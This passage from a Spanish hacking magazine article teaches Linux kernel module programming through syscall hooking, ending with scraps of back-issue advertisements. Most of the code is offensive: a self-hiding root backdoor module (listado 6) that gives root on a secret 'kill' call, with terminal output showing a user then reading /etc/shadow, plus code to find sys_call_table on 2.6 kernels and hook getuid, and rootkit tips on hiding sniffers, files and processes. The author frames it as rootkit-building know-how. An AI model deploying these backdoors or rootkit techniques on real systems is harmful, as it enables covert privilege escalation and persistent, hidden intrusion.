long mi_chmod(const char *fichero){
        printk("[HxC LKM] CHMOD inhibido!!\n");
        return 0;
}
int init_module() {
        printk("LKM Listo y funcionando.\n");
        hook_chmod=sys_call_table[__NR_chmod];
        sys_call_table[__NR_chmod]=mi_chmod;
        printk("@SYS_chmod: 0x%p\n",hook_chmod);
        return 0;
}
int cleanup_module(){
        printk("Descargando...\n");
        sys_call_table[__NR_chmod]=(void *)hook_chmod;
}
//------------ final listado 3 -------------------
```

Si ahora un usuario intenta hacer "chmod" para modificar los atributos de un fichero, por ejemplo
"chmod a+rx fichero"

podrá observar como no surge ningún tipo de efecto, no se procesa la verdadera syscall de chmod sino la suplantada y por tanto se mostrará un mensaje por pantalla indicando el evento.

¿Cómo es posible? Fácil, te lo explico.

Resulta que he creado un puntero a una función (man chmod) de manera que al inicializar el LKM he guardado en "hook_chmod" la dirección de la syscall __NR_chmod original dentro del vector con el fin de poder restaurarla al descargar el módulo (queremos seguir usando el verdadero chmod después de jugar😉) y a continuación hemos redireccionado __NR_chmod a la dirección de memoria donde tenemos nuestra función (mi_chmod) de manera que cuando el sistema accede a __NR_chmod procesará la rutina mi_chmod en lugar de la verdadera función chmod, de ahí que no tenga efecto el comando chmod mientras tengas el LKM cargado.

Vale!, ya sé... te estás preguntando de dónde narices saco yo los nombres de las syscalls, saciarás tu curiosidad en cuanto eches un vistazo a "<asm/unistd.h>":

$cat /usr/src/linux/include/linux/asm/unistd.h|less

Ahí tienes parejas de syscalls y número identificador, chmod es la 15 en mis fuentes. Si además tienes algo más de tiempo te sugiero echar otro vistazo a "/usr/src/linux/include/linux/syscalls.h"😉 si podemos referirnos a las syscalls con __NR_ es porque usamos <asm/unistd.h>.

Ahora vamos a ver otro listado para ilustrar como podemos reservar y liberar memoria en el espacio del kernel mediante "kmalloc()" y "kfree()" así como la manera de pasar datos desde el espacio de usuario a la memoria del núcleo y al revés gracias a las funciones "__generic_copy_from_user" y "__generic_copy_to_user" respectivamente, "memset" se utiliza para llenar la memoria con un byte constante y "GFP_KERNEL" indica el tipo de asignación de memoria para el núcleo.

Lo que hace es simplemente manipular la syscall rename para que siempre se renombre por "HxC" al hacer 'mv origen destino'... puedes comprobarlo, procura no sobrescribir ficheros y descargar el módulo cuando hayas visto que funciona usando rmmod.

```
//------------- listado 4 ----------------------
#define MODULE
#define __KERNEL__
#include <linux/version.h>
#include <linux/kernel.h>
#include <asm/unistd.h>
#include <linux/module.h>
#include <linux/mm.h>
extern void *sys_call_table[];
int (*hook_mv)(const char *desde, const char *hasta);
int mi_mv(const char *desde, const char *hasta) {
  char *kbuff1=(char *)kmalloc(strlen(desde)+1, GFP_KERNEL);
  memset(kbuff1, 0, strlen(desde)+1);
  __generic_copy_from_user(kbuff1, desde, strlen(desde)+1);
  __generic_copy_to_user(hasta,"HxC");
  kfree(kbuff1);
  return((*hook_mv)(desde, hasta));
}

int init_module() {
  printk("HxC LKM cargado!\n");
  hook_mv=sys_call_table[__NR_rename];
  sys_call_table[__NR_rename]=mi_mv;
  return(0);
}
void cleanup_module() {
  printk("HxC LKM descargado!\n");
  sys_call_table[__NR_rename]=hook_mv;
}
//---------------- final listado 4 ----------------
```

Aunque hasta el momento todos los ejemplos que te estoy poniendo tienen una utilidad bastante absurda (te los pongo sobre la marcha con el objetivo de explicar algunas cosas) ya te habrás dado cuenta de la potencia de un LKM de cara a su uso en sistemas comprometidos. No resulta complicado averiguar como trabaja el sistema con los procesos, los ficheros y demás para poder - por ejemplo - ocultar un fichero o incluso el propio módulo en la memoria.

3.3.2- Protegiendo el UID 0

Tendiendo en cuenta todo lo que te he explicado por el momento en este artículo y lo visto en la revista hasta ahora, sabrás que el uid0 se corresponde al id de root (usuario privilegiado) y que al explotar ciertas vulnerabilidades es necesario en algunos casos usar setuid() para establecer privilegios de root. En el siguiente código se ilustra como evitar que se use setuid(0) por usuarios distintos a root todo debidamente monitoreado.

```
//---------------- listado 5 ----------------
#define MODULE
#define __KERNEL__
#include <asm/unistd.h>
#include <linux/sched.h>
#include <linux/version.h>
#include <linux/kernel.h>
#include <linux/module.h>
extern void *sys_call_table[];
long (* hook_suid)(uid_t uid);

long nosuid(uid_t uid){

 int res;
        if (current->uid && !uid){
                printk("[ALERTA] Se ha ejecutado setuid 0 desde un usuario
                no root!\n");
                printk("info: PID(%i) PGRP(%i) E/UID (%i , %i) => %i
                [DENEGADO]\n",
                current->pid,
                current->pgrp,
                current->euid,
                current->uid,
                uid);
        res=(* hook_suid)(current->uid);
}

        res=(* hook_suid)(uid);
}
int init_module() {
        printk("LKM Listo y funcionando.\n");
        hook_suid=sys_call_table[__NR_setuid32];
        sys_call_table[__NR_setuid32]=nosuid;
        return 0;
}
int cleanup_module(){
        printk("Descargando...\n");
        sys_call_table[__NR_setuid32]=hook_suid;
}
//------------------ final listado 5 ----------------
```

root# su linux
linux$ su root
linux$ tail /var/log/messages
[ALERTA] Se ha ejecutado setuid 0 desde un usuario no root!
...

La novedad en el código anterior es en primer lugar que el código es ligeramente más útil :P y luego que he usado "current" para referirnos a nosotros mismos, es decir, al proceso en ejecución en un instante determinado. Es por eso que he incluido "<linux/sched.h>". Si miras ahí dentro tienes una gran estructura "task_struct" que caracteriza a un proceso.

3.3.2.1- Cogiendo la corona de root

Por el precio de modificar una línea podemos hacer que un usuario no root pase a coronarse con uid 0 ¿ya sabes cómo? Efectivamente basta con modificar la línea en la que llamo al setuid(uid_t) real por:

```
res=(* hook_suid)(0);
```

Ya tenemos controlado setuid(0). Ahora te invito a controlar la syscall SYS_kill, seguro que con todo lo que has visto arriba no será nada complicado manipularla y puede resultar interesante proteger programas que corren en el espacio de usuario sin privilegios pero que no queremos que puedan ser matados por cualquiera mediante "kill -9 pid", visita "<linux/syscalls.h>" para ver como pinta SYS_kill.

3.4- Backdoor local en kernels 2.2 / 2.4

Con todo lo que sabes está totalmente tirado hacer una puerta trasera en el sistema para asegurarnos privilegios de root, de hecho un LKM es una forma muy elegante de hacerlo.

En el siguiente listado veremos un módulo que dará privilegios efectivos de root (euid=0) al *user* que intente mandar la señal '-0' mediante 'kill' a un proceso con un pid determinado por "COOLPID", bastará con ejecutar lo siguiente:

linux$ **kill -0 00000** (al hacer 'id' verás lo que ocurre).

Por supuesto no nos interesa que nadie sepa que tienes un módulo cargado (imagina hacer 'lsmod' y ver un módulo llamado "backdoor" xD) por lo que **al inicializar la carga del mismo haremos que "desaparezca"** ---> el como te lo explico a continuación después de que te mires un poco el código que aunque está claro que es infinitamente mejorable, como ejemplo es perfecto

```
//---------------- BACKDOOR1.c (listado 6) ----------------
#define __KERNEL__
#define MODULE
#include <linux/kernel.h>
#include <linux/version.h>
#include <linux/module.h>
#include <asm/unistd.h>
#include <linux/sched.h>
#define COOLPID 00000
EXPORT_NO_SYMBOLS;
extern void *sys_call_table[];
int (*killsysc)(pid_t pid,int sig);
```

```
int hook(pid_t pid,int sig){
if (sig==0 && pid== COOLPID) {
        current->euid=0;
        current->uid=0;
        }
return 0;
}
int init_module(){
        struct module *yo = &__this_module,
                *secuestrado = NULL;
        secuestrado = yo->next;
        if (!secuestrado) return -1;
        yo->name = secuestrado->name;
        yo->flags = secuestrado->flags;
        yo->size = secuestrado->size;
        yo->next = secuestrado->next;
        killsysc=sys_call_table[__NR_kill];
        sys_call_table[__NR_kill]=hook;
        return 0;}
int cleanup_module(){
sys_call_table[__NR_kill]=killsysc;
return 0;}
//------------ final backdoor 1 (listado 6)------------
```

Muy bien, ahora mismo estás viendo un par de cosas que te tendrán descolocado, en primer lugar ¿qué es ese "EXPORT_NO_SYMBOLS"? Resulta que al insertar el módulo nuestras con nuestras funciones se exportan y así los símbolos pueden ser usados por otros módulos, si ejecutas:

$cat /proc/ksyms

verás la lista de símbolos exportados actualmente en el Kernel, lo que puede ser bastante sospechoso para nuestro backdoor, no cuesta nada NO exportar los símbolos mediante esa macro.

Me gustaría que eches un vistazo "<linux/module.h>" porque de ahí he sacado la información para la estructura "module" que he utilizado - entre otras cosas- para ocultar el módulo. Como el Kernel guarda una lista simple enlazada con los módulos cargados es muy fácil reajustar los punteros al módulo siguiente para eliminar un elemento existente.

Al insertar un nuevo módulo éste pasa a ser la referencia al inicio de la lista, de manera que se complica el poder quitarnos a nosotros mismos del medio. La solución como habrás visto no es compleja de entender. Lo que hacemos es coger el siguiente módulo a nosotros en la lista, obtener sus propiedades (las que 'lsmod' muestra) y sacar al módulo suplantado de la lista enlazada, lo que no deshabilita el módulo simplemente lo oculta, se trata de un camuflaje simple pero funciona y eso es lo que vale 😃.

El resto del código es lo que venimos haciendo, hemos interceptado la syscall __NR_kill de manera que cada vez que se ejecute llama a "hook (pid_t,pid)" que verifica si "pid_t = 0 y pid = COOLPID" si es así establece los privilegios del proceso a uid =0 (root) y euid=0, la auténtica llamada a kill se omite ¿sencillo no? Jeje ya se que a más de uno le estoy metiendo un poco de caña pero si lo miras con calma verás que no tiene mayor dificultad.

```
sh-2.05b# gcc -c backdoor.c -I /usr/src/linux/include/
sh-2.05b# insmod backdoor.o
sh-2.05b# id
uid=0(root) gid=0(root) grupos=0(root)
sh-2.05b# su debby
debby@Taiga:/root/LKM> id
uid=1200(debby) gid=100(users) grupos=100(users)
debby@Taiga:/root/LKM> kill -0 00000
debby@Taiga:/root/LKM> id
uid=0(root) gid=100(users) grupos=100(users)
debby@Taiga:/root/LKM> head /etc/shadow
at:!:12659:0:99999:7:::
bin:*:8902:0:10000::::
daemon:*:8902:0:10000::::
ftp:*:8902:0:10000::::
games:*:8902:0:10000::::
lp:*:8902:0:10000::::
mail:*:8902:0:10000::::
man:*:8902:0:10000::::
mysql:!:12659:0:99999:7:::
news:*:8902:0:10000::::
debby@Taiga:/root/LKM>
```

4.- Módulos para kernels 2.6.x

En primer lugar déjame aclararte que todo lo visto arriba también te servirá para los núcleos de la serie 2.6 por lo general... aunque tendrás que hacer algunas modificaciones para adaptar el código, por ejemplo, vamos a ver el primer LKM básico para un núcleo 2.6 🙂

```
//--------------- inicio listado 7 ---------------
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
static int __init carga(void)
{
        printk(KERN_INFO "HxC: LKM preparado!\n");
        return 0;
}


static void __exit descarga(void)
{       printk(KERN_INFO "HxC: Nos vamos..."\n");
}
module_init(carga);
module_exit(descarga);

//---------- final listado 7 ----------------------
```

Lo que notarás rápidamente es que he añadido "<linux/init.h>" para las macros "module_init" y "module_exit". El caso es que el método usado a partir de ahora para llamar a las funciones init_module y cleanup_module es mediante esas dos macros, lo que nos permite llamar a nuestras rutinas de carga y descarga con el nombre que queramos.

Otra cosa, he añadido ahí "KERN_INFO" a printk, cosa que hasta ahora no había hecho. Esto sirve para establecer una prioridad a la hora de registrar o imprimir nuestro mensaje y por defecto tiene prioridad

"DEFAULT_MESSAGE_LOGLEVEL"

Mira el fichero kernel.h si tienes alguna duda sobre esto, te muestro en todo caso las prioridades ordenadas de mayor a menor:

KERN_EMERG <0>

KERN_ALERT <1>

KERN_CRIT <2>

KERN_ERR <3>

KERN_WARNING <4>

KERN_NOTICE <5>

KERN_INFO <6>

KERN_DEBUG <7>

No aparecen arriba "#define __KERNEL__" y "MODULE" ya que si lo haces seguramente se te advertirá de que las declaraciones están redefinidas.

4.1- Compilación de LKM's en kernels 2.6

Puede que alguien ya se me haya adelantado a compilar el ejemplo anterior y habrá visto que no pudo ser, jeje... para los módulos que tengan como destino la nueva serie usaremos una forma un tanto más sofisticada.

En primer lugar necesitaremos crear un fichero llamado "Makefile" cuyo contenido sea:

```
obj-m := modulo.o
```

Explicar ahora el funcionamiento de los Makefile y demás escapa de las pretensiones de éste artículo pero quédate con que "modulo.o" es el nombre del LKM que deseas compilar.

Hecho esto y situados en un directorio que contiene tanto el "modulo.c" como el fichero Makefile ejecutamos lo siguiente:

```
root# make -C /usr/src/linux SUBDIRS=$PWD modules
```

Una vez terminado el proceso tendrás un "modulo.ko" generado listo para que lo insertes de manera habitual con 'insmod', para eliminar el módulo se hace de igual forma con 'rmmod'.

4.2- NO exportación de Sys_call_table[]

De nuevo si eres impaciente habrás ido rapidito a compilar el backdoor que se presentó para la serie 2.4 y te habrá salido un error de aquellos que no sabes por donde coger y es que la famosa Sys_call_table que usábamos para enganchar las syscalls ya no está disponible para su uso indiscriminado... ¡pues vaya m*erd*! Je,je... no pasa nada... algo tenemos que hacer y lo haremos, sólo supondrá un poco más de trabajo

4.3.- Encontrando la Sys_call_table[]

4.3.1.- Interrupciones

Las Interrupciones son eventos que nos permiten modificar la secuencia actual de instrucciones que la CPU (x86) procesa. Internamente Linux y tu máquina usan el vector 128 (Int 0x80) para las llamadas al sistema.

4.3.2.- IDT

Una IDT de sistema (Interrupt Descriptor Table) es una tabla en la que sea mapea cada vector a un manejador de excepción o una interrupción, el registro "idtr" (en arquitectura x86) contiene la dirección de la base de la IDT

Linux utiliza dos tipos de descriptores las "Trap Gates" y las "Interrupt Gates" de manera que los "Gate Descriptors" (traducido "descriptores de puerta o pasarela") sirven como identificador para la dirección de una interrupción o manejadores de excepciones. Debes notar que ocurrirá un "fallo de protección general" cuando el nivel de privilegios del Gate Descriptor sea inferior al indicado por el nivel de privilegio de un programa.

Un System Gate que es un tipo de Gate corre con un nivel de privilegio 3 (su Descriptor Privilege Level o "DPL" vale 3 para las "System Gates" y 0 para "Trap Gates" por ejemplo) esto es muy interesante para nosotros en el aspecto en que el vector 128 puede ser accedido por medio de syscalls gracias a la famosa Int 0x80 a de Linux y es lo que hacen los programas en modo de usuario como ya te expliqué al principio.

¡Vale! Lo se... parece complicado así que te lo vuelvo a explicar de otra manera a ver si queda más claro .

Resulta que tenemos una IDT y una GDT (tabla de descriptores global) de manera que cuando queremos acceder a una syscall de sistema usando IDT + GDT se ejecuta una syscall definida ¿definida dónde? Jeje pues en "arch/i386/entry.S" gentileza del propio Linus Torvalds

"/usr/src/linux/arch/i386/kernel/entry.S"

4.3.3.- El "hack de la cuestión"[]

Lo ideal sería que edites (sólo lectura) "arch/i386/entry.S" con tu editor favorito para buscar una parte igual o muy similar a la que te muestro, el siguiente código es de un Kernel 2.6.9 en un 2.4 cambia ligeramente pero la idea es la misma.

```
//--------------- de entry.S línea 277 ? -----------------
ENTRY(system_call)
        pushl %eax
        SAVE_ALL
        GET_THREAD_INFO(%ebp)
        testb $(_TIF_SYSCALL_TRACE|_TIF_SYSCALL_AUDIT),TI_flags(%ebp)
        jnz syscall_trace_entry
        cmpl $(nr_syscalls), %eax
```

```
        jae syscall_badsys
syscall_call:
        call *sys_call_table(,%eax,4)
        movl %eax,EAX(%esp)
syscall_exit:
[...]
//------------- final código [cont.] -----------
```

Fíjate bien en la línea que va justo después de la etiqueta "syscall_call:" ahí lo que hace es hacer una llamada pasando en el registro EAX el número de la syscall. En el mismo fichero entry.S más abajo sobre la línea 618 de mi kernel 2.6.9 según mi editor hay algo como:

```
//--------------- de entry.S línea 618 ? ---------------
ENTRY(sys_call_table)
        .long sys_restart_syscall
        .long sys_exit
        .long sys_fork
        .long sys_read
[...]
//------------- final código entry.S -----------------
```

donde sys_restart_syscall sería la syscall #0 y sys_exit la #1, bien ese es el lugar para ir a mirar el símbolo correspondiente.

Ahora tenemos que volcar el contenido de "entry.o" (fichero objeto) del mismo directorio actual de entry.S buscando algo MUY concreto. Queremos esa dirección mágica y especial que tan ansiadamente buscamos... ¡hemos venido a por la sys_call_table y no nos iremos sin ella!

Desensamblaré (--vaya palabreja) el código mediante GDB, tu usa el que más te guste para buscar ese call.

root# gdb entry.o

```
Eterm 0.9.2
Eterm  Font  Background  Terminal
 gdb /usr/src/linux/arch/i386/kernel/entry.o
GNU gdb 6.1
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions
.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...(no debugging symbols found
)...Using host libthread_db library "/lib/libthread_db.so.1".

(gdb) disassemble syscall_call
Dump of assembler code for function syscall_call:
0x0000014c <syscall_call+0>:    call   *0x0(,%eax,4)
0x00000153 <syscall_call+7>:    mov    %eax,0x18(%esp)
End of assembler dump.
(gdb) x 0x0000014c+0
0x14c <syscall_call>:   0x008514ff
(gdb) x 0x0000014c+1
0x14d <syscall_call+1>: 0x00008514
(gdb) x 0x0000014c+2
0x14e <syscall_call+2>: 0x00000085
(gdb) quit
```

```
(gdb) disassemble syscall_call
Dump of assembler code for function syscall_call:
0x0000014c <syscall_call+0>:    call   *0x0(,%eax,4)
0x00000153 <syscall_call+7>:    mov    %eax,0x18(%esp)
End of assembler dump.

(gdb) x 0x0000014c+0
0x14c <syscall_call>:   0x008514ff
(gdb) x 0x0000014c+1
0x14d <syscall_call+1>: 0x00008514
(gdb) x 0x0000014c+2
0x14e <syscall_call+2>: 0x00000085
[...]
//------- va a ser que si xD -------------------
```

Efectivamente y para que sea vea más claro volcando el fichero desensamblado tenemos:

```
//-----------------------------------------------
0000014c <syscall_call>:
 14c:  ff 14 85 00 00 00 00    call   *0x0(,%eax,4)
 153:  89 44 24 18             mov    %eax,0x18(%esp)
//-----------------------------------------------
```

¡Perfecto! A partir de aquí ya podemos encontrar la sys_call_table. Sin excesiva complicación te he programado algo en C para la ocasión ilustrando el proceso anterior. Para verificar que funciona he metido un hook que siempre devolverá uid 0 lo que no significa necesariamente que tengamos los privilegios de root sin más, pero si la cosa funciona es lo que hará.

```
//---------------- listado 8 -------------

#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/mm.h>
#include <asm/unistd.h>

struct {
        unsigned short off1;
        unsigned short sel;
        unsigned char none,flags;
        unsigned short off2;
} __attribute__ ((packed)) idt;

struct {
        unsigned short limit;
        unsigned int base;
} __attribute__ ((packed)) idtr;

uid_t (* restaura)(void);
int *sys_call_table;

uid_t cero_uid(void){
                return 0;
}
static void syscalltable(void) {
```

```
        unsigned int offs,i;
        char sccall[128];
        asm("sidt %0" : "=m" (idtr));
        printk(KERN_ALERT
               "[IDTR] Base en @:0x%x\n", idtr.base);
        memcpy(&idt,(void *)(idtr.base+8*0x80), sizeof(idt));
        offs = (idt.off2 << 16) | idt.off1;
        printk(KERN_ALERT
               "[IDT(80h)] Descriptor en @:0x%x\n \
               ...verificando 'call'...\n", offs);
        memcpy(sccall, (void *)offs ,128);
               i=0;
               while((i<128) &&
                !((sccall[i] == '\xff') &&
                 (sccall[i+1]== '\x14') &&
                 (sccall[i+2]== '\x85'))){
               i++;
               }       sys_call_table =(void*) (*(int *) &sccall[i+3]);
               printk(KERN_ALERT
                       "[OK!] Sys_call_table -> 0x%p\n",
                       sys_call_table);
                       }
static int __init buscarsct(void) {
               printk(KERN_ALERT
               "[CARGADO!] Buscando Sys_call_table...\n");
               syscalltable();
               /* vamos a ver si es verdad... ;) */
               restaura=sys_call_table[__NR_getuid32];
               sys_call_table[__NR_getuid32]=cero_uid;
               return 0;
}
static void __exit descarga(void) {
               sys_call_table[__NR_getuid32]=restaura;
}
module_init(buscarsct);
module_exit(descarga);

//------------------ final listado 8 ------------------
```

Vale, tengo que admitir que visto así de golpe asusta un poco pero no importa porque la verdad es que llegados a éste punto no es lo más importante dominar a la perfección ese código sino más bien saber que puedes utilizar esa función "syscalltable()" en tus programas para obtener la Sys_call_table y poder usarla sin más como hemos visto en el resto de LKM's anteriores.

4.4.- Otra alternativa ¿más sencilla?

Como el anterior listado se nos alarga un poco debido a las cosas que tenemos que hacer he decidido ir aún más allá... jejej... y hacer otro código con un algoritmo más "atípico" (tanto que no estoy seguro de que funcione al 100% en todas las máquinas)

Es mucho más breve... la verdad es que explicar ahora su funcionamiento va más allá de lo que busca el artículo así que me limito a comentar aquí lo estrictamente necesario puesto que ya tenemos otro sistema que funciona.

Lo dicho, a quienes quieran entender con más exactitud su funcionamiento os remito a "<asm/processor.h>" donde encontraréis una estructura llamada "cpuinfo_x86" con un montón de información muy interesante... como el resto del fichero la verdad.

Encontraréis varias menciones a "loops_per_jiffy" y "boot_cpu_data" que son las únicas cosas de éste código que seguramente no os suenen nada. Básicamente lo que hacemos es encontrar SYS_exit y a partir de ahí la Sys_call_table, el código aunque no esta mal no es perfecto ni mucho menos, siéntete libre de mejorarlo

```
//------------- listado 9 -----------------------
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <asm/unistd.h>
#include <asm/types.h>
#include <asm/processor.h>
int *sys_call_table;
uid_t (* restaura)(void);
uid_t cero_uid(void){
        printk("<!>h00k\n");
        return 0;
}
static int __init
carga (void)
{
 unsigned long pointr;
 unsigned long *sys;
 extern int loops_per_jiffy;
 sys_call_table = NULL;
 printk (KERN_ALERT "Buscando Sys_call_table...! \n");
 printk (">> Localizando __NR_exit...");
 for (pointr = (unsigned long) &loops_per_jiffy;
        pointr < (unsigned long) &boot_cpu_data;
        pointr += sizeof (void *)) {
   sys = (unsigned long *) pointr;
   if (sys[1] == (unsigned long) __NR_exit){
         sys_call_table = (void **) sys;
         sys_call_table -= 304;// calculado :)
         printk (" OK!\n__NR_exit localizado en: 0x%p\n",
                 (void *) sys_call_table[__NR_exit]);
         break;
         }
 }
```

```
 if (!sys_call_table)    {
     printk (KERN_ALERT
             "\n[ERR] No pudo ser, rmmod modulo!...\n");
     return 0;
   }
 printk (KERN_ALERT
             ">> Sys_call_table[] localizada! -> 0x%p\n",
               sys_call_table);
             restaura=sys_call_table[__NR_getuid32];
             sys_call_table[__NR_getuid32]=cero_uid;
   return 0;
}
static void __exit
descarga (void)
{ printk("Descargado!");
  sys_call_table[__NR_getuid32]=restaura;
 }
module_init (carga);
module_exit (descarga);

//---------------- final listado 9 ---------------
```

4.5.- Backdoor para kernels 2.6.x

Pues sí, ahora que ya tenemos la Sys_call_table no es complicado - ni mucho menos- trasladar el backdoor presentado antes para 2.4 a la serie 2.6... pero ya que estamos puestos deberíamos implementar algunas otras funcionalidades o al menos plantear cosas que podríamos hacer ahora puesto que tenemos el control de las syscalls.

El único limite es nuestra imaginación.

4.5.1.- Otros posibles hooks y hacks de interés

Dentro de lo que cabe hemos sido niñ@s buenos con esos módulos pero si pensamos un poco en seguida vemos que se pueden hacer cosas mucho más potentes que las que hemos tratado arriba con un propósito educativo (como siempre jeje)... pero no es el momento de verlas ahora pues ya sería demasiado para empezar... ¿o quizás no? mira, lo que si que haré es plantearte unas cuantas cosas para que "las reflexiones en C"

Ocultando un sniffer

Si en el número 26 de la revista ya mencionábamos que un *sniffer* se podía esconder muy pero que muy bien era por algo... resulta que podemos cambiar los flags de una tarjeta de red y ocultar ese "PROMISC" delatador mediante la syscall "SYS_ioctl", se pueden hacer otras muchas cosas con eso si pensamos en lo que hace "ioctl()" que es controlar dispositivos

Ocultando ficheros y procesos

¿Qué hacemos al abrir un fichero? ...Usar "getdents()", ¿y para mirar los procesos mapeados en /proc? ...Usar "getdents()" , y ¿Qué haremos nosotros para manipular ese proceso? ...Usar "SYS_getdents" lee la documentación de las "manual pages" de getdents y entenderás como funciona

Manipulando "execve()"

Lo que hace execve es básicamente ejecutar otro programa, pero hay una pega y es que en nuestro LKM execve necesita hacer una serie de operaciones previas como usar la pila (stack) con los parámetros.

Pero el Kernel y nosotros estamos preparados para ese problemilla. Si miras en unistd.h verás que hay una serie de syscalls nulas, sin ir más lejos la #222 no está, es una "sys_ni_syscall" y pide a gritos que la usemos, por lo que movemos la SYS_execve original a esa posición nula (u otra de tu conveniencia) para llamarla desde otra función nuestra... pero claro ¿cómo llamamos a execve?

Si lo hacemos directamente la cosa no va a funcionar por lo que te comentaba y si hacemos el hook, eso que es imprescindible que suceda no va a pasar, de manera que necesitamos una buena manera de llamar a execve y que mejor que mirar como lo hace el Kernel ¿no?

Abre nuevamente unistd.h y fíjate en un trozo de código al final que referencia a la macroinstrusión "_syscall3" :

```
//-------------------- _syscall3------------------
long __res; \
__asm__ volatile ("int $0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),\
                                    "c" ((long)(arg2)), \
              "d" ((long)(arg3))); \
__syscall_return(type,__res); \
}
//----------------final_syscall3--------------------
```

Vale, dije que evitaría el ensamblador y es lo que estoy haciendo

Si te fijas execve() requiere tres argumentos y esa macrointrusión (expandida por el preprocesador) permitirá llamar a una función con tres parámetros. En el caso que nos ocupa execve() es generada por _syscall3 que inicializa los registros del procesador y desencadena la Int 0x80, en caso de error se pone en la variable global "errno", el código de error y se retorna -1, si tiene éxito se vuelve a quien llamó

Nos bastará entonces con *rellenar* esa macrointrusión adecuadamente en una función "mi-execve" que quedaría como esta sabiendo que __NR_mi_execve sustituye a la __NR_execve original.

```
Eterm 0.9.2
Eterm  Font  Background  Terminal

#define _syscall3(type,name,type1,arg1,type2,arg2,type3,arg3) \
type name(type1 arg1,type2 arg2,type3 arg3) \
{ \
long __res; \
__asm__ volatile ("int $0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2)),
\
                "d" ((long)(arg3))); \
__syscall_return(type,__res); \
}

#define _syscall4(type,name,type1,arg1,type2,arg2,type3,arg3,type4,
arg4) \
type name (type1 arg1, type2 arg2, type3 arg3, type4 arg4) \
{ \
long __res; \
__asm__ volatile ("int $0x80" \
        : "=a" (__res) \
        : "0" (__NR_##name),"b" ((long)(arg1)),"c" ((long)(arg2)),
\
        "d" ((long)(arg3)),"S" ((long)(arg4))); \
__syscall_return(type,__res); \
}

#define _syscall5(type,name,type1,arg1,type2,arg2,type3,arg3,type4,
arg4, \
        type5,arg5) \
                                        338,65        77%
```

```
//---------------------- mi_execve --------------------
int
mi_execve
(const char *filen, char *const argv [], char *const envp[]){
int errno;
long __res;
__asm__ volatile ("int $0x80" \
      : "=a" (__res) \
      : "0" (__NR_mi_execve),"b" ((long)(filen)),\
                             "c" ((long)(argv)), \
            "d" ((long)(envp))); \
__syscall_return(long,__res); \
 }
}
//--------------- final mi_execve ------------------
```

La verdad es que no sólo es válido para execve sino también para otras funciones, pero no es el momento ... existen macrointrusiones para funciones con menos parámetros y para más de tres parámetros... es cuestión de usar la que necesites... si necesitas inspiración sírvete de unistd.h.

5.- La potencia CON control, conclusiones.

Como ves, las aplicaciones que tiene hackear el Kernel son varias desde el punto de vista de la seguridad y es que lo mismo podemos demoler la seguridad de un sistema troyanizando absolutamente todo el sistema como dotar al entorno de habilidades especiales para controlar al milímetro todo lo que sucede y poder hacer un seguimiento exhaustivo de las acciones de un atacante.

Bueno jeje, ahora ya tienes los conocimientos necesarios para hacer un "rootkit" y atacar sistemas Linux justo al núcleo, de la protección hablaremos cuando llegue el momento, tiempo al tiempo, no te pierdas los próximos números seguro que te gustarán.

















POWERED BY
L nux



CONSIGUE LOS NÚMEROS ATRASADOS EN:

WWW.HACKXCRACK.COM




NÚMERO1:

-CREA TU PRIMER TROYANO INDETECTABLE POR LOS ANTIVIRUS.
-FLASHFXP: SIN LÍMITE DE VELOCIDAD.
-FTP SIN SECRETOS: PASVMODE.
-PORT MODE/PASV MODE Y LOS FIREWALL: LA UTILIDAD DE LO APRENDIDO.
-TCP-IP:INICIACIÓN (PARTE 1).
-EL MEJOR GRUPO DE SERVIDORES FTP DE HABLA HISPANA.
-EDONKEY 2000 Y SPANISHARE.
-LA FLECHA ÁCIDA.




NÚMERO 2:

-CODE/DECODE BUG: INTRODUCCIÓN.
-CODE/DECODE BUG: LOCALIZACIÓN DEL OBJETIVO.
-CODE/DECODE BUG: LÍNEA DE COMANDOS.
-CODE/DECODE BUG: SUBIENDO ARCHIVOS AL SERVIDOR REMOTO.
-OCULTACIÓN DE IP: PRIMEROS PASOS.
-LA FLECHA ÁCIDA: LA SS DIGITAL.
AZNAR AL FRENTE DE LA SS DEL SIGLO XXI.



